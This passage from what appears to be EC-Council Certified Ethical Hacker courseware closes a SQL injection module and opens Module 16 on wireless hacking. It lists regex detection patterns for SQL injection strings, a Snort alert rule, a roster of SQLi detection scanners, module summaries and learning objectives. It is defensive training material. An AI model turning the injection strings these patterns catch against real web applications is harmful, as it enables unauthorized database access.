
  Many common attacks use a specific type of code sequence or command that allows attackers to gain unauthorized access to the target's system and data. These commands and code sequences allow a user to write Snort rules that aim to detect SQL injection attacks.

  Some of the expressions that can be blocked by Snort are as follows:

  - **`/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`**
  - **`/exec(\s|\+)+(s|x)p\w+/ix`**
  - **`/((\%27)|(\'))union/ix`**
  - **`/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`**
  - **`alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5`**

Some additional SQL injection detection tools are as follows:

- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan (*https://www.hcltechsw.com*)
- w3af (*https://w3af.org*)
- Invicti Application Security Testing (*https://www.invicti.com*)
- SQL Invader (*https://information.rapid7.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- Fortify WebInspect (*https://www.microfocus.com*)
- BeSECURE Vulnerability Management and Assessment (*https://beyondsecurity.com*)
- SolarWinds® Security Event Manager (*https://www.solarwinds.com*)
- USM Anywhere (*https://cybersecurity.att.com*)
- dotDefender (*http://www.applicure.com*)
- Wapiti (*https://wapiti-scanner.github.io*)
- InsightAppSec (*https://www.rapid7.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Xcode Exploit Scanner (*https://sourceforge.net*)



Module Summary

- In this module, we have discussed the following:
  - Basic SQL injection concepts along with different types of SQL injection
  - SQL injection methodology, including gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection
  - Various SQL injection tools
  - Various SQL injection evasion techniques
  - Various countermeasures to prevent SQL injection attempts by threat actors
  - Various SQL injection detection tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform wireless network hacking to compromise a Wi-Fi network to gain unauthorized access to network resources

Module Summary

This module presented basic SQL injection concepts along with different types of SQL injection. It also provided a detailed discussion on the SQL injection methodology, which covers information gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection. Further, it illustrated various SQL injection tools. In addition, it described several SQL injection evasion techniques. It also explained the countermeasures that can be adopted to prevent SQL injection attempts by threat actors. Finally, it ended with a demonstration of various SQL injection detection tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers compromise wireless networks by hacking them to gain unauthorized access to the network resources.


This page is intentionally left blank.

C|EH
Certified Ethical Hacker

EC-Council

MODULE 16

HACKING WIRELESS NETWORKS


Password
Password

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

- LO#01: Summarize Wireless Concepts
- LO#02: Explain Different Wireless Encryption Algorithms
- LO#03: Explain Different Wireless Threats
- LO#04: Demonstrate Wireless Hacking Methodology
- LO#05: Use Wireless Hacking Tools
- LO#06: Explain Various Bluetooth Hacking Techniques
- LO#07: Explain Wireless Attack Countermeasures
- LO#08: Use Wireless Security Tools

Learning Objectives

Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.

This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. Various wireless encryption algorithms are analyzed with their strengths and weakness. The module also analyzes wireless-network attack techniques and discusses countermeasures to protect information systems.

